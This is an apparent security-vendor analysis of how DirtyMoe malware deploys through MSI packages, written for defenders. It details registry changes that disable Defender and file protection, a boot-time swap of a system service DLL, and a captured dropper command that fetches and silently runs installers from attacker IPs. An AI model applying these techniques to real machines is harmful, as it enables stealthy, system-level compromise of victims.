DirtyMoe: Deployment

decoded.avast.io/martinchlumecky/dirtymoe-4/

November 3, 2021

by Martin ChlumeckýNovember 3, 202115 min read

Abstract

In the first article, we have described a complex malware, called DirtyMoe, from a high-level point of view. Most of the captured samples were MSI Installer packages which were delivered onto a victim's machine by the PurpleFox exploit kit. So in the fourth part of the DirtyMoe series, we will focus on DirtyMoe's deployment and how DirtyMoe tackles various issues with different versions of Windows.

To understand what the MSI package executes on the victim's machine, we have analyzed the MSI package in terms of registry and file manipulations, installer's arguments, and post-reboot operations. We have also tried to put these actions into the context to determine the purpose of its individual actions in DirtyMoe's deployment.

The DirtyMoe's MSI installer abuses the Windows System Event Notification Service (SENS) to deploy DirtyMoe. The main goal of the MSI installer is to replace the system DLL file of SENS with a malicious payload and execute the payload as a legitimate service. Another essential point is configuring the anti-detection methods to keep DirtyMoe under the radar.

The DirtyMoe malware requires different locations of installed files and registry entries for each Windows version that the malware targets. Since the MSI Installer provides a convenient way to install arbitrary software across versions of Windows, its usage seems like a logical choice.

1. Scope

We have recorded two versions of MSI installer packages distributing DirtyMoe. Both versions perform very similar actions for the successful DirtyMoe deployment. The main difference is the delivery of malicious files via a CAB file. The older version of the MSI package includes the CAB file directly in the package, while the newer version requires the CAB file in the same location as the package itself.

The effect of the separate CAB file easily allows managing payloads that need to be deployed. Further, it reduces the size of the primary exploit payload because the CAB file can be downloaded after successful exploitations.

1.1 All in One Package (older version)

The example of the all in one package is a sample with SHA-256:
`5ef702036c5c3aa2d0b6d8650e20b2c5f55776c69eebf8c700f1770b56a35c35`

The package details follow:

- Product Name: `FONDQXIMSYHLISNDBCFPGGQDFFXNKBARIRJH`
- Product Version: `2.0.0.0`
- Product Code: `{80395032-1630-4C4B-A997-0A7CCB72C75B}`
- Install Condition:
  - is Windows NT (cannot be installed on Windows 9x/ME)
  - is not Windows XP SP2 x64 or Windows Server 2003 SP2 x64
  - is not Windows XP/2003 RTM, Windows XP/2003 SP1, Windows XP SP2 x86
  - is not Windows NT 4.0
  - is not Windows 2000
  - not exist `SOFTWARE\SoundResearch\UpdaterLastTimeChecked3` with value 3
- File Size: 2.36 MB

1.2 Excluded Data Package (newer version)

The newer version of the MSI package consists of two parts. The first part is the MSI package itself and the separate CAB file containing the malicious payloads. The MSI package refers to one of the following CAB files: `M0011.cab,` `M0021.cab` , `M0031.cab` , , `M0041.cab` , `M0051.cab` , `M0061.cab` , `M0071.cab` . The CAB file contains three malicious files, but only one file (sysupdate.log) is different for each CAB file. Detailed information about the file manipulation is described in Section 3.

The example of the newer MSI package is a sample with SHA-256:
`1233cc0b8f77213a229e64c6aa0e08bd18e075879734a18512b1990b6408764f`

The package details follow:

- Product Name: `CTH3VNU8KZHDXY6YYCF9YV8OXGPW3P2APZPL`
- Product Version: `2.0.0.0`
- Product Code: `{80395032-1630-4C4B-A997-0A7CCB72C75B}`
- Install Condition:
  - is Windows NT (cannot be installed on Windows 9x/ME)
  - is not Windows XP SP2 x64 or Windows Server 2003 SP2 x64
  - is not Windows XP/2003 RTM, Windows XP/2003 SP1, Windows XP SP2 x86
  - is not Windows NT 4.0
  - is not Windows 2000
  - not exist `HKLM\SOFTWARE\Microsoft\DirectPlay8\Direct3D`
  - not exist `HKCU\SOFTWARE\7-Zip\StayOnTop`
- File Size: 1.020 MB

Note: The *product name* is usually different for each *.msi* file. It is a random string composed of capital letters of length 36. The *product code* has so far been observed with the same value.

2. Registry Manipulation

The malware authors prepare a victim environment to a proper state via the MSI installer. They focus on disabling anti-spyware and file protection features. Additionally, the MSI package uses one system configuration to bypass Windows File Protection (WFP) to overwrite protected files despite the fact that WFP should prevent replacing critical Windows system files [1].

There are several registry manipulations during MSI installation, though we will describe only the most crucial registry entries.

2.1 Mutex

UpdaterLastTimeChecked

`HKEY_LOCAL_MACHINE\SOFTWARE\SoundResearch\UpdaterLastTimeChecked[1-3]`

One of the malware registry entries is `UpdaterLastTimeChecked[x]`, where *x* signifies how many times the MSI installer has been run. Each MSI installation of the package creates one entry. If `UpdaterLastTimeChecked3` is present, the following package installation is not allowed. It is applicable only for the older version of the MSI package.

StayOnTop

`HKEY_CURRENT_USER\SOFTWARE\7-Zip\StayOnTop = 1`

This registry manipulation is related only to the newer version. 7-Zip software does not support the stay on top feature. Therefore, it can be assumed that this registry entry serves as a flag that the installer package has been successfully run. SentinelLabs has published evidence that the presentence of this value indicates that a victim computer has been compromised by PurpleFox [2].

Direct3D

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\DirectPlay8\Direct3D`

An active instance of the DirtyMoe malware stores settings and meta-data in this registry entry in an encrypted form. Therefore, if this entry is present in the system registry, the MSI installation is aborted.

2.2 Anti-Detection

DisableAntiSpyware

`HKEY_CURRENT_USER\SOFTWARE\Policies\Microsoft\Windows Defender\DisableAntiSpyware = 1`

Microsoft Defender Antivirus can be disabled by the `DisableAntiSpyware` registry key set to 1. So, if the system has no 3rd party antivirus product, the system is without protection against malicious software, including spyware [3].

SFCDisable

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SFCDisable = 4`

Windows File Protection (WFP) prevents non-system applications from replacing critical Windows system files that can cause problems with the operating system integrity and stability. WFP is typically enabled by default in all versions of Windows [4].

Naturally, DirtyMoe wants to avoid a situation where WFP detects any manipulation with the system files. Therefore, the `SFCDisable` value is set to four, enabling WFP, but every WFP action is not pop-upped by GUI. The effect is that WFP is enabled, so no system alerts are invoked, but WFP warning is hidden for users. This is applicable only for Windows XP.

SFCScan

`HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SFCScan = 0`

The System File Checker (SFC) provides the ability to scan system-protected files. SFC verifies file versions, and if it detects any file manipulation, SFC updates files to the correct version. This registry manipulation contributes to disabling SFC protecting the abused Windows service. This setup affects only file scanning, but WFP can still be active.

SvcHostSplitThresholdInKB

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SvcHostSplitThresholdInKB = 0xFFFFFFFF`

The crucial registry manipulation controls the system startup and some aspects of device configuration. To understand the primary purpose of the `SvcHostSplitThresholdInKB` registry entry, we must describe the historical development of Windows services and a generic host process.

In most cases, Windows services are run from dynamic-link libraries that Windows executes via the generic host process (svchost.exe). The hosted process can load more services (DLLs) as threads within one process. This is a historical relict from the times of Windows XP where system memory used to be a scarce commodity. The system used a few service host processes that hosted all Windows services, represented by DLL files, as the process creation and maintenance were expensive in terms of the system memory.

Figure 1 illustrates the example of run services and detailed information about the biggest host service process. Windows XP created 5 host processes grouped according to their purposes, such as *LocalService*, *NetworkService*, and *System*. PID 1016 is the biggest process in point of the memory usage view since this process hosts approx. 20 services. This approach saved the memory but made the system more unstable because if one of the services crashed, the entire service chain hosted by the same process was killed.



Figure 1. Service chain in Windows XP

Nowadays, there is no reason to group services within a few processes, and the resulting positive effects are increased system stability and security, as well as easier error analysis. Services now usually no longer share processes; mini-programs for providing system functions have an exclusive memory location. And if the svchost.exe process crashes, it no longer drags the entire service chain with it [5].

Windows 10 has come with a threshold value (`SvcHostSplitThresholdInKB`), determining when services shall be created as a regular process. The default value is 380,000, so the grouping service model is used if the system has less than 3.5 GB of memory. In other words, the increasing threshold value can reduce the amount of the host processes, and therefore it determines if the service processes are split.

Let's give an example for Windows 10, if the value is set to 1, the number of host processes is approx. 70. And the threshold value equal to maximum (`0xFFFFFFFF`) causes that number of host processes to be only 26.

It is now understood that the maximum value of `SvcHostSplitThresholdInKB` can hide details about run processes. Therefore, the malware author set the threshold value to the maximum to hide the malicious service activity in threads. As a consequence, the malicious service is run within one host process in one of its threads. Accordingly, tracking and forensic analysis are made more difficult since the svchost process hosts many other services, and it is hard to assign system activities to the malware service.

2.3 Payload Delivery

SMBDeviceEnabled

`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\NetBT\Parameters\SMBDeviceEnabled = 0`

In order to prevent deployment of other malware via EternalBlue exploit [6], the MSI installer disables SMB sharing, effectively closing port 445 on Windows XP.

AllowProtectedRenames and PendingFileRenameOperations
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AllowProtectedRenames`
`HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\PendingFileRenameOperations`
These registry entries are also related to WFP and therefore are crucial for the malicious code's deployment to the victim machine. The principle is the same as in the `MoveFileEx` function with MOVEFILE_DELAY_UNTIL_REBOOT flag [7]. In other words, the MSI installer defines which file will be moved or deleted after reboot via the Session Manager Subsystem (SMSS) [8].

The malware authors abuse two system files, `sens.dll` for Windows Vista and newer, and `cscdll.dll` for Windows XP, see Section 3. Consequently, the SMSS replaces the critical system file with the malicious ones after the system reboot.

An example of the `PendingFileRenameOperations` value for Windows 7 32bit is as follows:

```
\??\C:\Windows\AppPatch\Acpsens.dll
```

```
\??\C:\Windows\system32\sens.dll
\??\C:\Windows\AppPatch\Acpsens.dll
\??\C:\Windows\system32\sens.dll

\??\C:\Windows\winupdate32.log
\??\C:\Windows\system32\sens.dll
\??\C:\Windows\AppPatch\Ke583427.xsl

\??\C:\Windows\sysupdate.log
\??\C:\Windows\AppPatch\Ke583427.xsl
```

3. File Manipulation

DirtyMoe misuses the system services, precisely service DLL files, that are protected and which handlers are open, so replacing these files is not possible without the system reboot. Therefore, the first phase of the file manipulation is to extract payloads from the CAB file, and the second phase replaces the service DLL files with the extracted CAB files.

3.1 File Extraction

The CAB file usually contains three payload files.

- `winupdate32.log` and `winupdate64.log` are malicious DLLs representing the DirtyMoe service.
- `sysupdate.log` is an encrypted executable file that contains the default DirtyMoe module injected by the DirtyMoe service.

The MSI installer extracts and copies payloads from the CAB file into defined destinations if an appropriate condition is met, as the following table summarizes.

File	Destination	Condition
sysupdate.log	%windir%	None
winupdate32.log	%windir%	NOT VersionNT64
winupdate64.log	%windir%	VersionNT64

If the required files are extracted into the proper destination, the MSI installer ends and waits silently for the system to reboot. The next actions are performed by the SMSS.

3.2 File Replacement

The Session Manager Subsystem (SMSS) ensures replacing abused system files that are system-protected with the malicious ones based on `PendingFileRenameOperations` registry entry; see Section 2.3. In fact, the MSI installer invokes a post-reboot file manipulation based on a Windows version as follows:

Windows XP

- Delete (if exist) `%windir%\\AppPatch\\Acpcscdll.dll`
- Move `%windir%\\system32\\cscdll.dll` to `%windir%\\AppPatch\\Acpcscdll.dll`
- Move `%windir%\\winupdate32.log` to `%windir%\\system32\\cscdll.dll`
- Delete (if exist) `%windir%\\AppPatch\\Ke583427.xsl`
- Move `%windir%\\sysupdate.log` to `%windir%\\AppPatch\\Ke583427.xsl`

Windows Vista and newer

- Delete (if exist) `%windir%\\AppPatch\\Acpsens.dll`
- Move `%windir%\\system32\\sens.dll` to `%windir%\\AppPatch\\Acpsens.dll`
- Move `%windir%\\winupdate64.log` to `%windir%\\system32\\sens.dll`
- Delete (if exist) `%windir%\\AppPatch\\Ke583427.xsl`
- Move `%windir%\\sysupdate.log` to `%windir%\\AppPatch\\Ke583427.xsl`

The difference between Windows XP and Windows Vista and newer is an exploit of a hosting service. Windows XP uses Offline Network Agent (`cscdll.dll`) loaded by winlogon.exe under NT AUTHORITY\SYSTEM privileges. Windows Vista and newer provide System Event Notification Service (`sens.dll`) also run under SYSTEM. The `Ke583427.xsl` file is a default DirtyMoe module that is encrypted.

In short, the post-reboot operation slips DirtyMoe DLL into the system folder under the service name that is registered legitimately in the system. Replacement of such system files is possible because it is completed by SMSS, which is the first user-mode process started by the kernel. For that reason no handlers are created to the system DLL, and WFP is not also run yet. Finally, the malware represented by the slipped malicious DLL is started with system-level privileges since the abused service is registered as the legitimate service in Windows.

4. Deployment Workflow

If the PurpleFox successfully exploits a victim's machine, the MSI installer package is run with administrator privileges. The MSI installer provides several options on how to install software silently, and therefore no user interaction is required. Although the system restart is necessary to apply all changes, the MSI installer also supports delayed restart; therefore, the user does not detect any suspicious symptoms. The installer only waits for the next system restart.

An example of how to run installation silently via MSI installer:
`msiexec.exe /i <dirtymoe.msi> /qn /norestart`; where `/qn` sets UI level to no UI.

We have captured a specific example of how the MSI installer is run after the successful system exploit.

```
Cmd /c for /d %i in (60.164.191.22:19400 185.51.201.102:19836 203.128.6.130:12315
58.220.24.47:13384 155.138.159.232:17445) do Msiexec /i http:\%i\0BC8EC41.moe \Q
```

This dropper iterates five IP addresses that are different for each minute, including ports; see Section 2 of the first part of DirtyMoe series. The MSI installer is run for each IP address with parameter `\Q`, so if the requested remote location is not available or the MSI file does not exist, the installer does not inform the user about the error. The deployment process then runs silently in the background.

The MSI installer sets the system registry defined in Section 2 and copies malicious files to the Windows folder, see Section 3. The subsequent system restart will arrange the code execution of the malicious DLL containing *ServiceMain*, which Windows starts as the SENS service. Given the complexity of the malicious service, we will return to its detailed description in the following blog post.

Usually, the MSI installer caches installation files in `C:\Windows\Installer` for future use, such as updating, reinstalling, etc. However, DirtyMoe does not keep the *.msi* backup file. The installer just creates a hash file about the malware installation. The filename has the form `SourceHash{<Product Code>}`. The file contains the name of the MSI source package. The most prevalent GUID is equal to: `{80395032-1630-4C4B-A997-0A7CCB72C75B}`

The MSI Installer Rollback Script cannot remove the malware since deployed files are moved by the SMSS and are out of the MSI Installer scope.

The whole deployment workflow is illustrated in **Figure 2**.



Figure 2. DirtyMoe deployment workflow

5. Conclusion

We have introduced the deployment process of the DirtyMoe malware via the MSI Installer that presents an easy way of supporting multiple configurations for various Windows versions. The MSI installer prepares all necessary files and configuration for successful deployment of the malware and also cleans up backup and cache files. However, there are a few symptoms that can reveal the DirtyMoe installations.

After the system reboot, Session Manager overwrites the files representing one of the system services by the malicious DLL file. The system then runs an appropriate service and thereby loads the malicious code, including the default DirtyMoe's object, as the legitimate service.

All these steps deploy and run DirtyMoe on the victim's machine. In point of the cyber kill chain, detailed information about DirtyMoe service and further installation actions will be introduced in the future article.

References

[1] Description of the Windows File Protection feature
[2] Purple Fox EK
[3] Security Malware Windows Defender
[4] Enable or Disable Windows File Protection
[5] Split Threshold for svchost.exe in Windows 10
[6] EternalBlue
[7] MoveFileExA function (winbase.h)
[8] Pending FileRename Operations

Tagged asDirtyMoe, series